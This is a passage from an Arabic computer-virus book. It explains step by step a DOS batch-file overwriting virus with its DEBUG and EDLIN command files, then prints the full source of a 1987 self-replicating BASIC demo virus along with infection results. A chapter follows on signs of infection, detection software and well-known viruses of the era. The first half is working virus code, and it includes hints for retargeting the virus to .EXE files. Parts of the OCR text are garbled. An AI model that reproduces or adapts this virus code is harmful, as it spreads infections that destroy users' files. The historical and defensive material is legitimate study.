وبأستعراض محتويات نفس الملف بعد السطر الخامس فى برنامج الفيروس الرئيسى يصبح شكله كالتالى

ASSIGN COM BACKUP COM BASIC COM

3 FILE (S) 324608 BYTES FREE

لاحظ إلغاء الأربع سطور الأولى من الملف .

الآن أصبح اسم الملف ASSIGN. COM. هو أول اسم فى الملف IND وبالتالى سيكون هو الملف الذى ستتم إصابته بعدوى الفيروس .

* والآن فلنستعرض الأوامر الموجودة فى الملف (.2)

- أوامر (معاملات) برنامج -DEBUG

- السطر الأول M 100, 10B, F000

لنقل اسم الملف (البرنامج) الأول ASSIGN. COM للعنوان F000 H لحفظه

- السطر الثانى E 108 ".BAT"

بتغيير امتداد هذا الملف من COM إلى BAT

- السطر الثالث M 100, 10 B, F 010

لحفظ اسم الملف المعدل فى العنوان التالى مباشرة (F010) لعنوان الأسم الأصلى (F000) .

- السطر الرابع E 100 "DEL"

أمر الإلغاء DEL ثم كتابته فى العنوان 100 H (بداية الملف) .

- السطر الخامس MF 000, F00 B, 104

ثم يكتب اسم الملف الأصلى (ASSIGN. COM) بعد هذا الأمر أى يصبح السطر الأول فى بداية الملف هكذا

DEL ASSIGN COM

- السطر السادس E 10 C 2E

وإذا نظرت إلى محتويات الملف IND فستجد أن النقطة التى تفصل بين اسم الملف وامتداده فى أى من الملفات الثلاثة غير موجودة والأمر الموجود فى السطر السادس سيضع هذه النقطه قبل الأمتداد فى اسم الملف أو فى السطر الذى سبق كتابته فى بدايه الملف (فى الخطوة السابقة - السطر الخامس -) •

أى يصبح السطر الأول فى بداية الملف هكذا

DEL ASSIGN .COM

- السطر السابع E 110 OD, 0A

يماثل تنفيذ هذا الأمر الضغط على مفتاح الأدخال (الرجوع) فى لوحة المفاتيح

TERMINATION WITH A CARRIAGE RETURN & LINE FEED

- السطر الثامن MF 010, F 020, 11F

لنقل اسم الملف المعدل من وسيط التخزين المرحلى BUFFER إلى العنوان11 FH

- السطر التاسع E 112 "COPY \ VIRUS. BAT"

أمر النسخ COPY تم وضعه قبل اسم هذا الملف

- السطر العاشر E 12 B, 0 D, 0 A

لتنفيذ الأمر السابق بما يماثل الضغط على مفتاح الرجوع

- السطر الحادى عشر RCX

- السطر الثانى عشر 2C

المسجل المؤقت CX (CX REGISTER) - الذى يحتوى على طول الملف الذى سيتم كتابته - يعدل إلى 2 CH

- السطر الثالث عشر NNAME .BAT

يصبح اسم الملف NAME. BAT

- السطر الرابع عشر W

تمت الكتابة (WRITE) وتم تخليق ملف (برنامج) حزم جديد باسم .NAME BAT (سبق استعراض محتويات هذا الملف) .

- السطر الخامس عشر Q

للخروج من برنامج الـ DEBUG (QUIT)

هكذا سيكون شكل الكود السادس عشر قبل تنفيذ أوامر الملف (.2)

```
0100   41 53 53 49 47 4E 20 20- 20 43 4F 4D 09 42 41 43
       A  S  S  I  G  N           C  0  M  .  B  A  c
0110   4B 55 50 20 20 20 43 4F- 4D 09 42 41 53 49 43 20
       K  U  P           C  0    M  .  B  A  S  I  C
0120   20 20 20 43 4F 4D 09 0D- 0A 20 20 20 20 20 20 20
                C  0  M  .  .   .
```

شكل الكود السادس عشر بعد تنفيذ أوامر الملف (2)

```
0100   44 45 4C 20 41 53 53 49- 47 4E 20 20 2E 43 4F 4D
       D  E  L     A  S  S  I   G  N        .  C  0  M
0110   0D 0A 43 4F 50 59 20 5C- 56 52 2E 42 41 54 20 41
       .  .  C  0  P  Y     \   V  R  .  B  A  T     A
0120   53 53 49 47 4E 2Q 20 2E- 42 41 54 0D 0A 00 00 00
       S  S  I  G  N        .   B  A  T  .  .  .  .  .
```

الآن سيتم إستخدام برنامج معدل السطور EDLIN مرة أخرى لتحميل الملف NAME .BAT مع الأوامر الموجودة فى الملف رقم (3.)

* فما هى أوامر الملف الثالث (3.)

```
0100   31 2C 31 3F 52 20 1A 0D- 6E 79 79 79 79 79 79 79
       1  ,  1  ?  R     .  .   n  Y  Y  Y  Y  Y  Y  Y
0110   79 20 0D
       Y
```

1, 1? R ^Z

هذا الأمر من أوامر برنامج معدل السطر EDLIN يؤدى إلى البحث عن الفراغ (2OH) فى السطر الأول ولو وجد هذا الفراغ يسأل عن وجوب إلغاءه ويتم الأجابة

عن هذا السؤال إول مرة بلا ثم بنعم

```
0110              32 2C 32 3F 52-  20  1A  0D 6E  6E  79   79 79
                  2  ,  2  ?  R    .   .   .  n   n   Y    Y  Y
0120   79 79 79 79 20 0D 45 0D-  00  00  00 00  00  00   00 00
       Y  Y  Y  Y  .  .  E  .    .   .   .  .   .   .    .  .
                        2, 2?r  ^Z
```

وهذا الأمر يبحث عن فراغات (SPACES) فى السطر الثانى ويتم إجابة سؤالى الإلغاء مدتين بلا قبل أن تكون الأجابة كلها بنعم وبهذا يتحول ملف NAME. BAT إلى ملف حزم تنفيذى (بعد أن يأخذ شكله النهائى ويتخلص من الفراغات (المسافات) الزائدة).

ولكى نفهم كيف تم هذا التحول سنحاول رؤية الخطوات على أساس ألا يتم إلغاء ظهور الأوامر وقت تنفيذها (ECHO, ON) وأن يتم توجيه المخرجات إلى الشاشة (CTIY CON) .

بالنسبه للتعديل فى السطر الأول يتم فى الخطوات التاليه

```
A>edlin  name.bat<3
End of input file
*1,1?R ^Z
1 : *DELASSIGN  .COM
O.K.? n
1 :*DEL ASSIGN .COM
O.K.? Y
1 : *DEL  ASSIGN.COM
O.K.? Y
* YYYYYY
Entry error
```

بالنسبه للتعديل فى السطر الثانى يتم فى الخطوات التالية :

```
*2,2?R^Z
O.K.? n 2 :  COPY\VIRUS.BAT ASSIGN  .bat
O.K. ? n 2 :  COPY  \VIRUS.BATASSIGN  .bat
O.K. ? Y 2 :  COPY  \VIRUS.BAT ASSIGN .bat
O.K. ? Y 2 : *COPY  \VIRUS.BAT ASSIGN.bat
*YYYYY
Entry error
*E
A>
```

الآن فلنلقى نظرة على شكل الفهرس الحالى قبل أن ينفذ برنامج الفيـروس

```
ASSIGN   COM     8304    4-22-85   12:00p
BACKUP   COM     16627   4-22-85   12:00p
BASIC    COM     1664    4-22-85   12:00p
VIRUS    BAT     3759    4-22-85   1:05a
1                9       6-11-87   6:00p
2                169     6-13-87   9:55a
EDLIN    COM     7389    4-22-85   12:00p
DEBUG    COM     15611   4-22-85   12:00p
3                40      1-01-80   12:17a

         9 files   295936  bytes free
```

وهكذا يصبح شكل الفهرس بعد أول تنفيذ لبرنامج الفيروس

ASSIGN	COM	8304	4-22-85	12:00p
BACKUP	COM	16627	4-22-85	12:00p
BASIC	COM	1664	4-22-85	12:00p
VIRUS	BAT	93	1-01-80	1:05a
1		9	6-11-87	6:00p
2		169	6-13-87	9:55a
EDLIN	COM	7389	4-22-85	12:00p
DEBUG	COM	15611	4-22-85	12:00p
3		40	1-01-80	12:17a
IND	BAK	165	7-14-87	9:28a
IND		91	7-14-87	9:28a
NAME	BAK	44	7-14-87	9:28a
NAME	BAT	37	7-14-87	9:28a

13 files 294912 bytes free

وبرنامج الفيروس الذى تناولناه يصيب الملفات ذات الأمتداد COM. فقط ومن الواضح أنه يمكن تعديله بسهولة لكى يصيب الملفات ذات الأمتداد EXE.

وذلك بتغيير السطر الرابع فى برنامج الفيروس الرئيسى

السطر الرابع فى شكله الحالى DIR *.COM/ W > IND

السطر الرابع بعد التعديل DIR *. EXE / W > IND

ويمكن تصنيف هذا الفيروس المكتوب بملف الحزم على أنه من فيروسات الكتابة الفوقية

ولكن يمكن أيضاً تعديله ليكون فيروس كتابه غير فوقية بدون صعوبة كبيرة.

حيث لا يتم إلغاء البرنامج المصاب ولكن يغير اسمه (RENAME) بحيث يستطيع برنامج الفيروس (BATH VIRUS) إستدعاءة فيما بعد وهذا يتطلب بعض التغييرات فى البرنامج الرئيسى وفى ملف الأوامر (2) .

كتابة برنامج فيروس بالبيزك

يمكن كتابة برنامج فيروس بالبيسك لينفذ باللغة المكتوب بها بدون ترجمة (إلى لغه الآلة) مع ملاحظة أن كتابة برنامج فيروس بهذه الطريقة لن يكون ذا فاعلية ولكن الغرض منه هو أختبار وعرض كيفية عمل برنامج فيروس بطريقة مبسطه بقدر الأمكان .

والبرنامج الذى سنعرضه هو من نوع فيروسات الكتابة غير الفوقية ويجب أن نلاحظ الأمور التالية عند كتابة هذا البرنامج ومحاوله تنفيذه .

١- البحث عن البرامج التنفيذية عن طريق البرامج المصابه بالعدوى يتم وضعه فى السطر رقم 9999 الذى توجد به عبارة RUN- يمكن إستبدالها بعبارة STOP - وحيث أنه لا توجد اسماء فى هذا السطر فإن الفيروس سيستمر فى إعادة استدعاء نفسه بصفة مستمرة .

٢- السطر رقم 9999 يجب ألا ينتهى بالضغط على مفتاح الرجوع ENTER وإلا فإن جمله APPEND لن تعمل بشكل صحيح (فى حاله الضرورة يمكن استخدام برنامج الـ DEBUG لإلغاء عمل مفتاح الرجوع (ENTER)

٣- عند أى تغيير فى البرنامج فإن القيمة الموجودة فى المتغير LENGTHVIR والتى تمثل طول البرنامج يجب أن تتغير .

٤- هذا البرنامج يجب حفظة كملف ASCII

بإستخدام الأمر SAVE كالتالى :

SAVE "FILE NAME", A

وهذا يعنى أن يتماثل استعراض محتويات الملف بالأمر TYPE من خلال نظام التشغيل بأستعرضا محتوياتة بالأمر LIST من خلال البيزك .

```
10    REM ********************************
20    REM ***  Demo virus BVS. BAS        ***
30    REM *** Copyright by R. Burger 1987  ***
40    REM ********************************
50    REM
60    REM *** ERROR handling
70    ON ERROR GOTO 670
80    REM *** LENGTHVIR must be set to the
90    REM *** length of the source code.
100   REM ***
110   LENGTHVIR-2691
120   VIRROOT$-"BVS.bas"
130   REM *** Write directory
140   REM *** in the file "INH".
150   SHELL "DIR" *.BAS>INH"
160   REM *** Open file "INH" and read names
170   OPEN "R", 1, "INH", 32000
180   GET #1,1
190   LINE INPUT #1, OLDNAME$
200   LINE INPUT #1, OLDNAME$
210   LINE INPUT #1, OLDNAME$
220   LINE INPUT # 1, OLDNAME$
230   ON ERROR GOTO 670
240   CLOSE # 2
250   F=1 : LINE INPUT # 1, OLDNAME$
260   REM *** "%" is the marker byte of the BV3
270   REM *** "%" in the name means :
```

```
280   REM *** program already infected
290   IF MIDS (OLDNAME$, 1,1)- "%" THEN GOTO 230
300   OLDNAME$-MID$ (OLDNAME$, 1,13)
310   EXTENSION$=MID$ (OLDNAME$, 9,13)
320   MID$ (EXTENSION$, 1,1) = "."
330   REM *** Combine names into filenames
340   F=F+1
350   IF MID$ (OLDNAME$,F,1)="  " OR MID$ (OLDNAME$,F,1)
      =":" OR F=13 TIEN GOTO 370
360   GOTO 340
370   OLDNAME$=MID$ (OLDNAME$, 1,F-i) + EXTENSION$
380   ON ERROR GOTO 440
390   TEST$=" "
400   REM *** Open found file
410   OPEN "R",2, OLDNAME$, LENGTHVIR
415   IF LOF (2) <LENGTHVIR THEN GOTO 440
420   GET #2,2
430   LINE INPUT #2, TEST$
440   CLOSE #2
450   REM *** Check if already infected
460   REM *** "%" at the end of the file means :
470   REM *** file already infected
480   IF MIDS (TEST$,1,1)="%" THEN GOTO 230
490   GLOSE #1
500   NEWNAMES=OLDNAME$
510   MID$ (NEWNAME$,1,1)="%"
520   REM *** save "healthy" program
```

```
530    C$="copy" + OLDNAME$+NEWNAME$
540    SHELL C$
550    REM *** copy virus to "healthy" program
560    C$="copy"+VIRROOT$+OLDNAME$
570    SHELL C$
580    REM *** append virus marker and new name
590    OPEN OLENAME$ FOR APPEND AS #1 LEN=13
600    WRITE #1, NEWNAME$
610    CLOSE #1
620    REM *** output message
630    PRINT "Infection in :"; OLDNAME$; Extremely dangerous!"
640    REM *** Start of the original program
650    GOTO 9999
660    REM *** Virus ERROR message
670    PRINT"VIRUS internal ERROR":SYSTEM
680    REM *** In an infected program, the old
690    REM *** program name will appear after this
700    REM *** "RUN". This allows the original
710    REM *** program to be started and achieves the
720    REM *** effect of a non-overwriting virus.
730    REM *** There must not be a CR/LF after the "RUN"
740    REM *** when the program is saved, or the name
750    REM *** will not be able to be appended wiht
760    REM *** APPEND. The CR/LF can be removed with
770    REM *** DEBUG.
9999   RUN
```

كيف يعمل هذا البرنامج :

بنظرة بسيطة الى سطور البرنامج سيتضح لنا أن هذا الفيروس يحتاج لكى ينتشر إلى ملفات ذات امتداد BAS. ولايهم إن كانت مخزنة كملفات أسكى أو بالشكل الغذائى (BINARY FORM) والنسخ الأحتياطية من البرامج الأصلية سيتم كتابه اسمها بحيث يكون الرمز الأول منها(%) وبعد أن يتكاثر الفيروس يتم استدعاء هذه النسخ .

وإذا استعرضنا الفهرس قبل تنفيذ برنامج الفيروس فسيبدو كالتالى :

CALL	BAS	612	4-12-85	5:53p
COMMAND	BAS	659	4-04-85	4:06p
DEC	BAS	236	7-11-85	6:46p
DEFEN	BAS	336	3-07-85	3:04p
DIGIT	BAS	217	7-11-85	6:46p
DRAW	BAS	681	4-19-85	4:03p
KONVERT	BAS	3584	1-01-80	12:03a
MAIN	BAS	180	7-11-85	6:45p
PLAY	BAS	192	3-21-85	1:08p
REDIM	BAS	439	4-13-85	3:15p
BVS	BAS	2691	7-14-87	9:46a

11 files 340992 bytes free

أما بعد تنفيذ برنامج الفيروس لأول مرة فسيبدو الفهرس كالتالى :

CALL	BAS	2704	7-14-87	9:53a
COMMAND	BAS	659	4-04-05	4:06p
DEC	BAS	236	7-11-85	6:46p
DEFEN	BAS	336	3-07-85	3:04P
DIGIT	BAS	217	7-11-85	6:46p
DRAW	BAS	681	4-19-85	4:03p
KONVERT	BAS	3584	1-01-80	12:03a
MAIN	BAS	180	7-11-85	6:45p
PLAY	BAS	192	3-21-85	1:08p
REDIM	BAS	439	4-13-85	3:15p
BVS	BAS	2691	7-14-87	9:46a
INH		605	7-14-87	9:53a
%ALL	BAS	612	4-12-85	5:53p

13 files 336896 bytes free .

وازدياد عدد مرات تشغيل وتحميل البرامج المصابة يظهر وجود الفيروس والمهام التى يرغب فى أن يقوم بها برنامج البيسك يمكن اضافتها بسهوله لهذا البرنامج.

CALL	BAS	2704	7-14-87	9:53a
COMMAND	BAS	2707	7-14-87	9:55a
DEC	BAS	2703	7-14-87	9:55a
DEFFN	BAS	2705	7-14-87	9:56a
DIGIT	BAS	2705	7-14-87	10:05a
DRAW	BAS	2704	7-14-87	10:05a
KONVERT	BAS	2707	7-14-87	10:06a
MAIN	BAS	2704	7-14-87	10:06a
PLAY	BAS	2704	7-14-87	10:07a
REDIM	BAS	2705	7-14-87	10:07a
BVS	BAS	2703	7-14-87	10:07a
INH		974	7-14-87	10:07a
% ALL	BAS	612	4-12-85	5:53p
% OMMAND	BAS	659	4-04-85	4:06p
% EC	BAS	236	7-11-85	6:46p
% EFFN	BAS	336	3-07-85	3:04p
% IGIT	BAS	217	7-11-85	6:46p
% RAW	BAS	681	4-19-85	4:03p
% ONVERT	BAS	3584	1-01-80	12:03a
% AIN	BAS	180	7-11-85	6:45p
% LAY	BAS	192	3-21-85	1:08p
% EDIM	BAS	439	4-13-85	3:15p
% VS	BAS	2691	7-14-87	9:46a

23 files 306176 bytes free .

الفصل السادس

هل أصبت بعدوى الفيروس ؟

كيف تتعرف على
وجود العدوى ؟
وما هى أشهر الفيروسات ؟

الفصل السادس

كيف نتعرف على وجود العدوى؟


وماهى أشهر الفيروسات؟

الآن وقد تكونت لدينا فكرة جيدة عن برامج الفيروس خصائصها وكيفية عملها بقى شىء هام وهو كيف نتعرف على وجود البرامج الفيروسية فى الكمبيوتر .

هل هناك مؤشرات أو دلائل تفيد فى معرفة الأصابه بالعدوى وكيف يتعرف المستخدم على نوع الفيروس.

ثم ماهى أشهر الفيروسات التى انتشرت فى السنوات الأخيرة ماأسمائها وماخصائصها وهل يوجد سبب وراء انتشارها وشهرتها.

فهل تعرف مثلاً أن من أنواع الفيروسات مايمتعك بعزف مقطوعات موسيقية رائعه أو يعرض عليك مناظر خلابة على شاشه الكمبيوتر فى نفس الوقت الذى يقوم فيه بنسخ نفسه وعدوى جهازك.



١. كيف تتعرف على وجود العدوى
٢. أشهر الفيروسات
٣. قائمة الفيروسات

كيف تتعرف على وجود العدوى

أولاً: بدون إستخدام برمجيات SOFTWARE

لايمكن التأكد من هجوم الفيروس بشكل قاطع على الرغم من أن هناك بعض الدلائل التى يمكن أن تشير الى حدوث العدوى والشخص الوحيد الذى يمكن أن يؤكد حدوث العدوى هو مبرمج النظام SYSTEM PROGRAMER الذى يستطيع التعرف على التركيب الداخلى للفيروس.

ولكن يمكن بالملاحظة الدقيقة للبرامج والملفات الموجودة على إسطوانات الكومبيوتر إكتشاف أحد الدلائل التى يمكن أن يشير بعضها أو كلها إلى وجود هجوم للفيروس ومن أهم هذه الدلائل :

١- البرامج بطيئة فى التنفيذ عن المعتاد .

٢- البرامج تتعامل مع الأسطوانة أكثر من المعتاد .

٣- وقت تحميل البرامج يزيد عن المعتاد .

٤- مشاكل فى التعامل مع نظام التشغيل .

٥- البرامج التى كان من الممكن تحميلها سابقاً يفشل تحميلها مع ظهور رسالة تفيد بعدم وجود مساحة كافيه فى الذاكرة .

"NOT ENOUGH MEMORY"

٦- البرامج تشغل مساحة أكبر على الأسطوانه عند تسجيلها .

٧- ظهور رسائل خطأ غير معروفة .

٨- نقص فى مساحة الأسطوانه مع عدم إضافة أى ملفات أو برامج (بمعنى

زيادة طول بعض أو كل الملفات الموجودة على هذه الأسطوانة) .

٩- البرامج التى تعمل كبرامج مقيمة فى الذاكرة MEMORY RESIDENT PROGRAMS تعمل مع ظهور أخطاء أو لا تعمل على الأطلاق .

فإذا لاحظت واحداً أو أكثر من هذه الأعراض فربما يكون جهازك مصاب بعدوى الفيروس .

ثانياً: بإستخدام البرمجيات SOFT WARE

وتسمى البرامج المستخدمة في الكشف عن وجود الفيروس بالبرامج التشخيصية DIAGNOSTIC PROGRAMS أو البرامج الكاشفة عن وجود الفيروس VIRUS DETECTOR .

وتقوم الشركات الكبرى المتخصصة في البرمجيات بإنتاج هذه البرامج .

وفكرة هذه البرامج تقوم علي معرفة الفيروسات الموجودة وتركيبها وعلامتها المميزة (علامه الفيروس VIRUS MARKER) وتوضع هذه المعلومات عن الفيروسات المختلفة فى ملفات بيانات بالإضافة لوجود ملف برنامج أو أكثر يقوم بالبحث في الأسطوانات المشكوك فى إصابتها بالعدوى عن البرامج المصابة معتمداً على ملفات البيانات التى أشرنا إليها (التى تحتوى على العلامات المميزة للفيروسات المختلفة) .

وهذه البرامج ذات فائدة عظمى لأنها تمكن المستخدم من التأكد من وجود الفيروس من عدمه بالإضافة للتعرف على نوعه وأسمه في حاله وجودة.

ولكن يجب أن نلاحظ أمور هامة بالنسبه لهذا النوع من البرامج:

١- هذه البرامج تقوم بالتعرف على وجود الفيروس فقط ولا تستطيع القضاء عليه (مهمتها التشخيص فقط لا العلاج) .

٢- هذه البرامج لا تستطيع أكتشاف فيروس غير موجود علامته المميزه لديها (فى ملفات البيانات) بمعنى أن أى فيروس جديد ظهر بعد إنتاج هذه البرامج لا يمكن التعرف على وجودة .

ولذا ننصح بإن يتم شراء الأصدارات الحديثة من هذه البرامج والتى تصدر على فترات زمنية متقاربة حيث سيكون لديها القدرة على أكتشاف أحدث الفيروسات) .

ومن أهم أمثلة هذه البرامج التشخيصية :

١- VIRUSCAN

٢- FLU-SHOT

٣- SCAN34

وأخيراً قامت شركة أمريكية اسمها "DIGITAL DISPATEH" بتطوير برنامج لايقوم بالتشخيص فقط بل بالعلاج أيضاً وأسمته طبيب البيانات DATA PHYSICIAN ولأن هذا البرنامج مرتفع الثمن فقد بيع جزء كبير من النسخ التى انتجتها الشركة للمؤسسات والهيئات العسكرية الأمريكية.

اشهر الفيروسات

١- الفيروس الأسرائيلى

ISRAELI VIRUS JERUSALEM VIRUS

DATA CRIM VIRUS

اكتشف هذا الفيروس لأول مرة طالب فى الجامعة العبرية بالقدس إذ لاحظ وجود خلل فى شبكة الكومبيوتر المركزية بالجامعة وبعدها انتشرت الشكوى من هذا الفيروس فى كل انحاء العالم.

وقد وضع معد برنامج هذا الفيروس برنامجه بصورة معقدة بحيث ينشط بصورة ملحوظة فى ١٣ من كل شهر وفى أيام الجمعة وإذا توافق هذان العاملان فإنه إما يفسد الأسطوانات بما تحتويه من برامج وبيانات أو يفسد أى برنامج يتم تشغيله (والطبيعة التدميرية للفيروس تختلف مع إختلاف الأصدار بمعنى أن مبرمج الفيروس قد يصدر منه نسخه محسنه ذات قوة تدميرية أكبر!!!!).

وأول توافق بين الشرطين (يوم الجمعه الثالث عشر من الشهر) حدث يوم الجمعه ١٣ مايو ١٩٨٨ (وهو يوافق يوم الأحتفال بالعيد الأربعين لقيام دوله اسرائيل)

والمرة الثانيه كانت يوم الجمعه ١٣ ديسمبر ١٩٨٨ .

والتوافق الثالث حدث يوم الجمعه ١٣ أكتوبر ١٩٨٩.

وفى المرات الثلاثة كانت الأثار التدميرية لهذا الفيروس محدودة شيئاً ما.

ويشك فى وجود هذا الفيروس عندما يزيد حجم ملف تنفيذى بأكثر من ١٨٠٠ بايت BYTE .

وقد حاولت بعض الشركات التى أصيبت بهذا الفيروس أن تلجأ لبعض وسائل الوقاية كنزع بطاريه الكومبيوتر فى اليوم السابق ليوم ١٣ من كل شهر أو عدم تسجيل التاريخ قبل اليوم الذى يحدث فيه التوافق. ولكن لم يثبت نجاح أى من هذه الطرق فى تجنب حدوث التخريب الذى يسببه هذا الفيروس فى ميعادة المحدد يوم الجمعة فى الثالث عشر من أى شهر .

وهذا الفيروس ينقص المساحة المتاحة من ذاكرة العمل RAM بمقدار ١٠٢٤ بايت

٢- الفيروس الباكستانى

LAHORE VIRUS

PAKISTANIC BARIN VIRUS

C BRAIN

وقد قام بإعداد هذا الفيروس أخوان فى مدينه لاهور بباكستان كانا يعملان فى بيع برمجيات شركه ميكروسوفت وكانا يبيعان نسخ مقلدة (ملوثه بالفيروس الذى ابتكراه) من انتاج الشركة بسعر رخيص جداً مما دفع الكثير من الأجانب إلى شراء هذه النسخ المقلدة الرخيصه وتسبب ذلك فيما بعد فى انتشار هذا الفيروس فى أوروبا وأمريكا ثم فى كل أنحاء العالم.

ويبدو أن الدعايه كانت كل ما يهدف إليه الأخوان من نشر هذا الفيروس لأن كل ضرره يتلخص فى إظهار قطاعات معيبه BAD SECTORS فى الأسطوانة بينما هى قطاعات سليمة كما أن هذا الفيروس الغريب يعلن عن ظهور نفسه على الأسطوانه المصابة عند قراءتها وهو لايتسبب فى فقد أى بيانات أو تدمير أى برامج.

ويؤكد الغرض الدعائى للفيروس أنه عندما يبدأ فى العمل يوجه رسالة ترحيب على الشاشه وبعض الرسائل التحذيرية أى أنه فيروس لا يلجأ لإخفاء نفسه.

والتعرف على وجود هذا الفيروس سهل جداً عن طريق فحص الأسطوانه المشكوك بإصابتها بهذا الفيروس بإستخدام أمر نظام التشغيل CHKDSK - افحص الأسطوانة - سيظهر هذا الفحص عدة قطاعات على أنها قطاعات معيبة (وهى ليست كذلك).

ثم بإستخدام أمر نظام التشغيل VOL لمعرفه إسم الأسطوانه سنجد أن اسم الفيروس قد أحتل المكان ويصبح كالتالى:

VOLUME LABEL IS C BRAIN

٣- فيروس ليهاى LEHIOH VIRUS

وهذا الفيروس يعتمد على فكرة بسيطة وهى أن أى أمر من أوامر نظام التشغيل DOS يجب أن يمر على ملف يسمى COMMAND. COM وهذا الملف من الملفات الأساسية التى يتم تحميلها فى ذاكرة العمل RAM فى كل مره يبدء فيها تشغيل الكومبيوتر ولذا فإن هذا الفيروس يقوم بعدوى هذا الملف فقط وعن طريقة يسيطر على عمل الكومبيوتر ليقوم بعدوى نفس الملف فى نظام التشغيل DOS الموجود سواء على أسطوانه مرنه أو على الأسطوانة الصلبة.

وهذا الفيروس يقوم بتدمير كل البيانات والبرامج الموجودة على الأسطوانة مما يجعلها غير صالحة للإستخدام مرة أخرى .

ويمكن التعرف على وجود هذا النوع من الفيروس بالكشف على التاريخ والوقت المسجل مع ملف الـ COMMAND. COM فإذا كان هناك تاريخ حديث ففى الغالب هناك إصابه بفيروس ليهاى .

٤- فيروس أليميدا ALAMEDA VIRUS

تم أكتشانه فى كلية ALAMEDA فى جامعة كاليفورنيا وهو من الفيروسات المنادية CALLING VIRUSES التى يوجد برنامجها الرئيسى على قطاع التحميل BOOT SECTOR (وهو يشبه فى ذلك الفيروس الباكستانى) وهو يدمر الملفات بطريقة عشوائيه ولكن فى مكان محدد فقط (بالإضافه لقطاع التحميل الذى يسجل نفسه عليه) على الأسطوانة المرنة هو الممر * الأخير على الأسطوانه.

---

* تقسم الأسطوانة المرنه إلى عدد من الممرات TRACKS (٤٠ ممر فى الأسطوانة القياسيه مقاس ٤/١ ٥ بوصه) ثم تقسم إلى عدد من القطاعات

وعند محاوله تحميل أى من البرامج من النوع المقيم فى الذاكرة مع وجود هذا الفيروس فإنها لا تعمل وتظهر رساله تفيد بإمتلاء الذاكرة "OUT OF MEMORY"

ويعتقد أن كاتب هذا الفيروس طالب فى كليه بيرالتا PERALTA (وهى أحدى الكليات التى تتعامل معها كلية أليميدا) أراد أن يثبت قدرته على عمل شى مميز.

٥- فيروس الكرة النطاطة

ITALIAN BOUNCING BALL VIRUS

PING PONG VIRUS

هذا الفيروس أكتشف لأول مرة فى إيطاليا ويتميز بظهور كرة نطاطة صغيرة تقفز على شاشة الكومبيوتر عندما ينتقل التحكم إلى الفيروس.

وهذا الفيروس يأخذ أشكال متعددة ويأتى تأثيرة الضار من إبدال الرموز الموجودة فى ملفات البيانات برموز أخرى ويتم ذلك بصورة بطيئة ولكن مستمرة ومتزايدة .

والخطورة أن هذا التغيير لا يُلحظ إلا بعد مرور فترة يكون قد تم فيها إفساد البيانات فى هذه الملفات بالفعل .

وهذا الفيروس يتعامل مع الأسطوانة الصلبة أساساً .

وهناك نوع آخر من هذا الفيروس يقوم بعمليه عكسية تماماً فبدلاً من تغيير ومسح البيانات فإنه يضيف آلاف الـ BYTES فيشغل مساحات كبيرة على الأسطوانة الصلبة حتى تمتلئ تماماً ولا يمكن إستخدامها بعد ذلك إلا بمسح كل ما بها

٦- فيروس القاهرة CAIRO VIRUS

وهذا الفيروس أكتشف فى القاهرة فى آواخر عام ١٩٨٩ على يد الخبير بوب بيكر ونشرت عنه مجله الـ COMPUTER USER المصرية مقالاً مطولاً.

والجهاز الذى يصاب بهذا الفيروس إذا تم تشغيله ثم ترك ٢٠ دقيقة بدون عمل يظهر فى الجزء السفلى الأيسر من الشاشه سطران غريبان بطول ١٢ حرف باللون الأسود وفى هذه المرحلة لا تفقد أى معلومات ولكن بعض البرامج التى كانت تعمل من قبل تصبح غير قادرة على العمل إطلاقاً.

وهذا الفيروس يصيب الملف المسمى FORMAT. COM

وبالكشف على هذا الملف بعد الأصابة نجد أن طوله يزيد بمقدار ١٨١٣ بايت عن طوله قبل الأصابة بالعدوى .

ويمكن علاج الملفات المصابة ذات الأمتداد COM. بدون الحاجة إلى إلغائها ولكن بالنسبة للملفات المصابة ذات الأمتداد EXE. فالوضع يختلف إذ يجب إلغائها والأستعانة بالنسخة الأصلية للحصول على هذه الملفات سليمة مره أخرى .

وقد قام بوب بيكر بعمل برنامج للتعرف على هذا الفيروس والقضاء عليه أسماه EXORCIST

٧- فيروس عيد الميلاد CHRISTMAS VIRUS

تم اكتشاف هذا الفيروس لأول مرة فى ديسمبر ١٩٨٧ فى شبكة الأبحاث الأوروبية الأكاديمية

EARN "EUROPEAN ACADIMIC RESEARCH NETOWRK"

ولكنه سرعان ما انتشر حتى أنه ظهر فى أجهزة الكومبيوتر فى طوكيو.

ويتميز هذا الفيروس برسم شجرة عيد الميلاد على شاشه الكومبيوتر بينما يقوم

بنسخ نفسه وإصابة الجهاز بالعدوى .

٨- فيروس الدانوب الأزرق

أو الفيروس الموسيقى DANUBE VIRUS

MUSIC VIRUS

هذا الفيروس من النوع المقيم فى الذاكرة MEMORY RESIDENT VIRUS وعندما ينتقل إليه التحكم يقوم بعزف مقطوعة الدانوب الأزرق (أو أى من ثلاث مقطوعات موسيقية أخرى مبرمجة فيه) لمدة دقيقة وإذا جرت أى محاولة لتشغيل برنامج تنفيذى يقوم الفيروس بإصابته بالعدوى ثم يبدأ فى العزف مرة أخرى

وهكذا ستصاب بعدوى الفيروس وأنت تستمتع بالإستماع لأجمل المقطوعات الموسيقية.

٩- فيروس فيينا VIENNA VIRUS

